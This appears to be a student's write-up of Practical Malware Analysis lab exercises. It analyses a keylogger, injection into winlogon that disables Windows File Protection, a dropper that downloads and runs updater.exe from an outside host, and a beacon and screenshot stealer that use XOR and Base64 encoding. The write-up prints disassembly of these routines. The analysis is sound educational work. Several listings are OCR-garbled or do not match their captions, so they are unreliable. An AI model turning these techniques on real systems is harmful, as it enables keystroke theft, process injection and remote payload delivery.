In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.

Figure 5. Resource with lots of As in it

iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by “A”.

```
.text:0040141B loc_40141B:          ; CODE XREF: FindResource+F*+
.text:0040141B                 push    'A'           ; XOR Key
.text:0040141D                 mov     edx, [ebp+dwSize]
.text:00401420                 push    edx
.text:00401421                 mov     eax, [ebp+dwSize]
.text:00401424                 xor     eax, edx
.text:00401425                 ret
.text:00401426
```

Figure 7. XOR by A

v. How are strings protected?

The strings are in plain... correct me if i am wrong

[S]	.data:0040506C 0000000D	C	LOCALIZATION
[S]	.data:00405064 00000008	C	UNICODE
[S]	.data:00405058 0000000A	C	ntdll.dll
[S]	.data:00405040 00000015	C	NtUnmapViewOfSection
[S]	.data:00405030 0000000D	C	\svchost.exe

Figure 8. Strings in plain

c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file Lab12-03.exe

- i. What is the purpose of this malicious payload?

The use of SetWindowsHookExA with WH_KEYBOARD_LL as the id which suggests that this is a keylogger.




Figure 1. SetWindowsHookExA

- ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH_KEYBOARD or WH_KEYBOARD_LL hook procedure types, respectively. For WH_KEYBOARD_LL procedures, the events are sent directly to the

process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

Figure 2. Log to practicalmalwareanalysis.log


iii. What filesystem residue does this program create?

The malware will leave behind a log file containing the keylogs; practicalmalwareanalysis.log.

d. Analyze the malware found in the file Lab12-04.exe.

i. What does the code at 0x401000 accomplish?

The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.



ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine




Figure 2. Winlogon Pid being pushed as argument to inject subroutine

iii. What DLL is loaded using LoadLibraryA?

sfc_os.dll




Figure 3. sfc_os.dll

iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by GetProcAddress(LoadLibraryA("sfc_os.dll"),2).

Loading sfc_os.dll in ida pro we can see the exports that points to ordinal 2 which resolves to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfcIsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDIIEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc_os.dll's ordinal 2




Figure 5. SfcTerminateWatcherThread()

v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from

“C:\WINDOWS\system32\wupdmgr.exe” to a temp folder

“C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winup.exe”

Figure 6. Backing up wupdmgr.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace “C:\WINDOWS\system32\wupdmgr.exe”

```
sub_4011FC proc near
hFile= dword ptr -238h
Dest= byte ptr -23h
var_233= byte ptr -233h
var_230= byte ptr -230h
hResInfo= dword ptr -12h
nNumberOfBytesToWrite= dword ptr -120h
Buffer= byte ptr -11ch
var_11B= byte ptr -11Bh
hModule= dword ptr -8h
lpBuffer= dword ptr -8
NumberOfBytesWritten= dword ptr -4
NumberOfBytesWritten= dword ptr -4

push    ebp
mov     ebp, esp
sub    esp, 238h
push    edi
mov     [ebp+hModule], 0
mov     [ebp+hResInfo], 0
mov     [ebp+lpBuffer], 0
mov     [ebp+hFile], 0
mov     [ebp+nNumberOfBytesWritten], 0
mov     [ebp+nNumberOfBytesToWrite], 0
mov     [ebp+Buffer], 0
mov     ecx, 43h
xor    eax, eax
lea     edi, [ebp+var_11B]
rep stosd
stosb
mov     [ebp+Dest], 0
mov     ecx, 43h
xor    eax, eax
lea     edi, [ebp+var_233]
rep stosd
stosb
push    10Eh          ; uSize
lea     eax, [ebp+Buffer]
push    eax            ; lpBuffer
call    ds:GetWindowsDirectory
push    offset aSystem32Wupdmgr ; "\system32\wupdmgr.exe"
lea     eax, [ebp+Buffer]
push    eax            ; Dest
call    ds:sprintf
add    esp, 14h
push    0              ; lpModuleName
call    ds:GetModuleHandle
mov     [ebp+hModule], eax
push    offset Type   ; "BIN"
push    offset Name   ; "#101"
mov     eax, [ebp+hModule]
push    eax            ; hModule
call    ds:FindResource
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx            ; hResInfo
mov     edx, [ebp+hModule]
push    edx            ; hModule
call    ds:LoadResource
mov     febu+lpBuffer1, eax
```

Figure 7. dropping form resource to system32\wupdmgr.exe

Figure 8. Bin 101 in the resource section

vi. What is the purpose of this and the dropped malware?

Apparently in order for SfcTerminateWatcherThread() to work, the caller must be from winlogon.exe. That explains why the malware goes through the trouble in looping through all running threads to locate winlogon.exe and it even attempts to get higher privileges by using AdjustTokenPrivileges to change token privilege to seDebugPrivilege. With the higher privilege, the malware then calls CreateRemoteThread to ask Winlogon to invoke SfcTerminateWatcherThread(). With that, file protection mechanism will be disabled and the malware can freely change the system protected files until the next reboot.

The dropped malware in “C:\\windows\\system32\\wupdmgr.exe” executes the original wupdmgr.exe (which is now in the temp folder) and it attempts to download new malware from “<http://www.practicalmalwareanalysis.com/updater.exe>” and save it as “C:\\windows\\system32\\wupdmgr.exe”

```

mov    [ebp+var_444], 0
lea    eax, [ebp+Buffer]
push   eax          ; lpBuffer
push   10Eh         ; nBufferLength
call   ds:GetTempPathA
push   offset aWinup_exe ; "\winup.exe"
lea    ecx, [ebp+Buffer]
push   ecx
push   offset Format  ; "%s%s"
push   10Eh          ; Count
lea    edx, [ebp+Dest]
push   edx          ; Dest
call   ds:_snprintf
add    esp, 14h
push   5             ; uCmdShow
lea    eax, [ebp+Dest]
push   eax          ; lpCmdLine
call   ds:WinExec   ; execute original wupdmgrd.exe
push   10Eh          ; uSize
lea    ecx, [ebp+var_330]
push   ecx          ; lpBuffer
call   ds:GetWindowsDirectoryA
push   offset aSystem32Wupdng ; "\\system32\\wupdng.exe"
lea    edx, [ebp+var_330]
push   edx
push   offset aSS_0   ; "%s%s"
push   10Eh          ; Count
lea    eax, [ebp+CmdLine]
push   eax          ; Dest
call   ds:_snprintf
add    esp, 14h
push   0             ; LPBINDSTATUSCALLBACK
push   0             ; DWORD
lea    ecx, [ebp+CmdLine]
push   ecx          ; LPCSTR
push   offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push   0             ; LPUNKNOWN
call   URLDownloadToFileA
mov    [ebp+var_444], eax
cmp    [ebp+var_444], 0
jnz    short loc 401124

```

```

push   0             ; uCmdShow
lea    edx, [ebp+CmdLine]
push   edx          ; lpCmdLine
call   ds:WinExec

```

Figure 9. URLDownloadToFileA

Practical 7

a. Analyze the malware found in the file Lab13-01.exe.

- i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as

<http://www.practicalmalwareanalysis.com>.

Address	Length	Type	String
'S .rdata:004050E9	00000033	C	BCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
'S .rdata:0040511D	0000000C	C	123456789+/
'S .rdata:00405156	00000006	unic...	OP
'S .rdata:0040515D	00000008	C	(8PX\ a\b
'S .rdata:00405165	00000007	C	700WP\ a
'S .rdata:00405174	00000008	C	\b'h````
'S .rdata:0040517D	0000000A	C	ppxxx\b\ a\b
'S .rdata:00405198	0000000E	unic...	(null)
'S .rdata:004051A8	00000007	C	(null)
'S .rdata:004051B0	0000000F	C	runtime error
'S .rdata:004051C4	0000000E	C	TLOSS error\r\n
'S .rdata:004051D4	0000000D	C	SING error\r\n
'S .rdata:004051E5	0000000E	C	polllll ..

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with ";".




Figure 3. FIndResourceA 101



Figure 4. Resource String

The image shows three windows from the IDA Pro debugger, illustrating a sequence of assembly instructions:

- Top Window:** Shows the entry point of a procedure named **XOR**. It includes declarations for local variables **var_4**, **arg_0**, and **arg_4**, and pushes the **ebp** register onto the stack. The instruction **jmp short loc_4011f** is highlighted.
- Middle Window:** Shows the target of the jump, labeled **loc_4011A6**. It contains the following assembly:

```
loc_4011A6:    mov     ecx,    cmp     ecx,    jnb    sh
```
- Bottom Window:** Shows the decoded assembly code, where the original **xor** instruction has been expanded into its assembly equivalents:

```
mov     edx, [e] add     edx, ['] xor    eax,    mov     al,    xor    eax,    mov     er,    add     r,    mov     jmp
```


Arrows indicate the flow of control from the **XOR** procedure to the **loc_4011A6** label and then to the decoded assembly code.

Figure 5. XOR with ;

iii. What is the key used for encoding and what content does it encode?

The key used is “;”. The decoded content is <http://www.practicalmalwareanalysis.com>.

iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?



KANAL plugin located 4 addresses that uses
“ABCDEF~~GHIJ~~KLMNOPQRSTUVWXYZabc~~defghijklmno~~pqrstuvwxyz0123456789+”

v. What type of encoding is used for a portion of the network traffic sent by the malware?

base64 encoding is used to encode the computer name.

Figure 7. Encoding string




Figure 8. String encoded



Figure 9. Checking base64 encoded string

vi. Where is the Base64 function in the disassembly?

At address 0x004010B1.

vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?

The maximum length is 12 characters. The maximum base64 length is 16 bytes.

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesToRead)
httpRead proc near

Buffer= byte ptr -558h
hFile= dword ptr -358h
szUrl= byte ptr -354h
hInternet= dword ptr -154h
name= byte ptr -150h
szAgent= byte ptr -50h
var_30= byte ptr -30h
var_2B= dword ptr -2Bh
var_27= dword ptr -27h
var_23= dword ptr -23h
dwNumberOfBytesRead= dword ptr -1Ch
var_18= byte ptr -18h
var_C= byte ptr -8Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8
lpBuffer= dword ptr 0Ch
dwNumberOfBytesToRead= dword ptr 10h
lpdwNumberOfBytesRead= dword ptr 14h

push    ebp
mov     ebp, esp
sub    esp, 558h
mov     [ebp+var_30], 0
xor    eax, eax
mov     dword ptr [ebp+var_30+4], 0
mov     [ebp+var_2B], eax
mov     [ebp+var_27], eax
mov     [ebp+var_23], eax
push    offset ahozilla
lea     ecx, [ebp+szP]
push    ecx
call    _sprintf
add    esp, 8
push    100h
lea     edx, [ebp+var_23]
push    edx
call    _printf
mov     eax, [ebp+var_23]
push    eax
leav
ret
```

Figure 10. Only 12 Characters

viii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?

According to wiki. If the plain text is not divisible by 3, padding will present in the encoded string.

ix. What does this malware do?

It keeps sending the computer name (max 12 bytes) to <http://www.practicalmalwareanalysis.com> every 30 seconds until 0x6F is received as the first character in the response.

b. Analyze the malware found in the file Lab13-02.exe

- i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is temp[8hexadecimal]. The file created seems random.

Figure 1. Proc Mon

- ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction
.text:00401040	sub_401000	xor eax, eax
.text:004012D6	sub_40128D	xor eax, [ebp+var_10]
.text:0040171F	sub_401570	xor eax, [esi+edx*4]
.text:0040176F	sub_401739	xor edx, [ecx]
.text:0040177A	sub_401739	xor edx, ecx
.text:00401785	sub_401739	xor edx, ecx
.text:00401795	sub_401739	xor eax, [edx+8]
.text:004017A1	sub_401739	xor eax, edx
.text:004017AC	sub_401739	xor eax, edx
.text:004017BD	sub_401739	xor ecx, [eax+10h]
.text:004017C9	sub_401739	xor ecx, eax
.text:004017D4	sub_401739	xor ecx, eax
.text:004017E5	sub_401739	xor edx, [ecx+18h]
.text:004017F1	sub_401739	xor edx, ecx
.text:004017FC	sub_401739	xor edx, ecx
.text:0040191E	_main	xor eax, eax
.text:0040311A		xor dh, [eax]
.text:0040311E		xor [eax], dh
.text:00403688		xor ecx, ecx
.text:004036A5		xor edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents.

iv. Where is the encoding function in the disassembly?

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame
sub_401851 proc near
    FileName= byte ptr -20Ch
    hMem= dword ptr -0Ch
    nNumberOfBytesToWrite= dword ptr -8
    var_4= dword ptr -4

    push    ebp
    mov     ebp, esp
    sub    esp, 20Ch
    mov    [ebp+hMem], 0
    mov    [ebp+nNumberOfBytesToWrite], 0
    lea    eax, [ebp+nNumberOfBytesToWrite]
    push   eax
    lea    ecx, [ebp+hMem]
    push   ecx
    call   GetData      ; Steal Data
    add    esp, 8
    mov    edx, [ebp+nNumberOfBytesToWrite]
    push   edx
    mov    eax, [ebp+hMem]
    push   eax
    call   encode       ; Encode Data
    add    esp, 8
    call   ds:GetTickCount
    mov    [ebp+var_4], eax
    mov    ecx, [ebp+var_4]
    push   ecx
    push   offset aTemp08x ; "temp%08x"
    lea    edx, [ebp+FileName]
    push   edx
    push   ecx
    call   _sprintf
    add    esp, 0Ch
    lea    eax, [ebp+FileName]
    push   eax
    mov    ecx, [ebp+nNumberOfBytesToWrite]
    push   ecx
    push   edx
    mnu
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

GetDesktopWindow: Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

GetDC: The GetDC function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The CreateCompatibleDC function creates a memory device context (DC) compatible with the specified device.

